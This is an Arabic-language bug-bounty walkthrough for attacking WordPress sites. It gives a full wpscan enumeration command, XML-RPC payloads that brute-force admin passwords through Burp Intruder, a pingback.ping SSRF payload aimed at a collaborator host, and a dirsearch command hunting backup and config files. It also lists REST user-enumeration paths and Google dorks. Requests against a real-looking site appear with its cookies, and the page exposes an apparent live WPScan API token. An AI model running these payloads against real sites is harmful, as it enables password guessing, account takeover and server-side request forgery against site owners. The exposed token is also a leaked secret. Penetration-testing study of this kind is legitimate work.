

Wordpress

- دي زي template كدا مواقع جاهزه
- بتنزل wapalyzer بيبقي مكتوب ف الـ CMS كلمه Wordpress
- لما بتلاقيها بتستخدم اداة wpscan علشان تفحص الموقع

- `wpscan --url https://target.com --disable-tls-checks --api-token -e at -e ap -e u --enumerate ap --plugins-detection aggressive --force`

- دا كدا يعتبر مشغل كل حاجه ف الاداة
- بتغير حاجتين بتحط رابط الموقع بتاعك مكان <https://target.com>
- وبتجيب api وبتحطه مكان

API Token

NtLsjIH6x7FLU4scdnzwFDdS9XPCixNTiqp8GLYJ1Ws [Copy](#)

[Regenerate](#)

To get started, download the [WordPress plugin](#) and enter your API token, or [read the documentation](#) to learn about other wa

- الـ api بتجيبه من موقع <https://wpscan.com>

```
[+] XML-RPC seems to be enabled: https://www.hashtag.pe/xmlrpc.php
| Found By: Link Tag (Passive Detection)
| Confidence: 30%
| References:
```

- تلاقي ف الناتج link بتاع الـ xmlrpc



<https://www.hashtag.pe/xmlrpc.php>

XML-RPC server accepts POST requests only.

- بما تفتحه هيقولك بيشغل ب POST بس
- فانت بتفتح الـ burp وتحول الطلب من GET لـ POST
- بعدها بتعمل inject للثغرات بتاعتك

```

GET /xmlrpc.php HTTP/1.1
Host: www.hashtag.pe
Cookie: _ga=GA1.2.404290947.1723023365; _gid=GA1.2.360070081.1723023365; _ga_VE5HKYJF0V=
GS1.2.1723023370.1.1.1723023403.0.0.0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+
xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: close

```

• دا بيبقي شكل اللطلب

• بتحوله لل Repeter وتعمل Change request method وتخليه POST

• بتستخدم ال payload دا بتحطه ف ال body

```

- <methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>

```

• بعدها بتحاول توصل لل Function اللي موجوده جوه السيرفر ودا شكلها

Request
Raw Params Headers Hex XML

POST /wordpress/xmlrpc.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 91

<methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>

Response
Raw Headers Hex XML

Content-Length: 4138
Content-Type: text/xml; charset=UTF-8

<?xml version="1.0"?>
<methodResponse>
<params>
<param>
<value>
<array><data>
<value><string>system.multicall</string></value>
<value><string>system.listMethods</string></value>
<value><string>system.getCapabilities</string></value>
<value><string>demo.addTwoNumbers</string></value>
<value><string>demo.sayHello</string></value>
<value><string>pingback.extensions.getPingbacks</string></value>
<value><string>pingback.ping</string></value>
<value><string>mt.publishPost</string></value>
<value><string>mt.getTrackbackPings</string></value>
<value><string>mt.supportedTextFilters</string></value>
<value><string>mt.supportedMethods</string></value>
<value><string>mt.setPostCategories</string></value>
<value><string>mt.getPostCategories</string></value>
<value><string>mt.getRecentPostTitles</string></value>
<value><string>mt.getCategoryList</string></value>
<value><string>metaWeblog.getUserBlogs</string></value>
<value><string>metaWeblog.setTemplate</string></value>
<value><string>metaWeblog.getTemplate</string></value>
<value><string>metaWeblog.deletePost</string></value>
<value><string>metaWeblog.newMediaObject</string></value>
<value><string>metaWeblog.getCategories</string></value>
<value><string>metaWeblog.getRecentPosts</string></value>
<value><string>metaWeblog.getPost</string></value>
<value><string>metaWeblog.editPost</string></value>
<value><string>metaWeblog.newPost</string></value>
<value><string>blogger.deletePost</string></value>
<value><string>blogger.editPost</string></value>
<value><string>blogger.newPost</string></value>
<value><string>blogger.setTemplate</string></value>

•

```
<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>admin</value></param>
<param><value>pass</value></param>
</params>
</methodCall>
```

- دي بتخمن ال USER والـ PASS ومن المشاكل اللي بتقابل الشركة ان مفيش هنا rate limit

The screenshot shows a REST client interface with two panels: 'Request' and 'Response'. The 'Request' panel shows a POST request to `/wordpress/xmlrpc.php` with the following body:

```
<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>admin</value></param>
<param><value>admin</value></param>
</params>
</methodCall>
```

The 'Response' panel shows an HTTP 200 OK response with the following XML body:


```
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
<params>
<param>
<value>
<array><data>
<value><struct>
<member><name>isAdmin</name><value><boolean>1</boolean></value></member>
<member><name>url</name><value><string>http://localhost/wordpress/</string>
</value></member>
<member><name>blogid</name><value><string>1</string></value></member>
<member><name>blogName</name><value><string>testin1</string></value></member>
</struct></value>
</data></array>
</value>
</param>
</params>
</methodResponse>
```

بتحوله لل intruder يخمن ودا بيبقي الناتج لما يطلع الباسورد الصح

```
<methodCall>
<methodName>pingback.ping</methodName>
<params><param>
<value><string> https://burpcollab.net </string></value>
</param><param><value><string> http://site.com
</string>
</value></param></params>
</methodCall>
```

- هنا بتجرب الـ SSRF

- بتشيل من الـ payload الموقع وتحط الموقع بتاعك وتشيل السيرفر وتحط رابط الـ collaborator من الـ burp
- بتروح علي الـ collaborator لو ملقتش حاجة بيبقي مش مصاب بالثغره



- لو في بيبقي دا الناتج

- بعد دا كلو بتدور علي الملفات اللي ف الـ Wordpress

- عن طريق الـ dirsearch
- `dirsearch -u https://target.com -e conf,config,bak,backup,swp,old,db,sql,asp,aspx,aspx~,asp~,py,py~,rb,rb~,php,php~,bak,bkp,cache,cgi,conf,css,html,inc,jar,js,json,jsp,jsp~,lock,log,rar,old,sql,sql.gz,http://sql.zip,sql.tar.gz,sql~,swp,swp~,tar,tar.bz2,tar.gz,txt,wadl,zip,.log,.xml,.js.,.json`

- `via /wp-json/wp/v1/users`
- `/wp-json/wp/v2/users`

- المسارين دول مهمين ببسرو معلومات عن الـ server نفسه وغالبا بيبقي مصاب
- ممكن تغير الـ V1 لـ 2 او 3
- ليه 3 اصدارات

- بتستخدم الـ google dork وتبحث عن الملفات المرفوعه

- `inurl://wp-content/uploads/`

- ودور برضو علي صفحه ال register/ لو لقيتها تبقي ثغره

- inurl://wp-login.php?action=register
-

- رابط ال WriteUp

- Link : <https://hossamshady.medium.com/advanced-level-for-wordpress-vulnerabilities-e93144e3a8f3>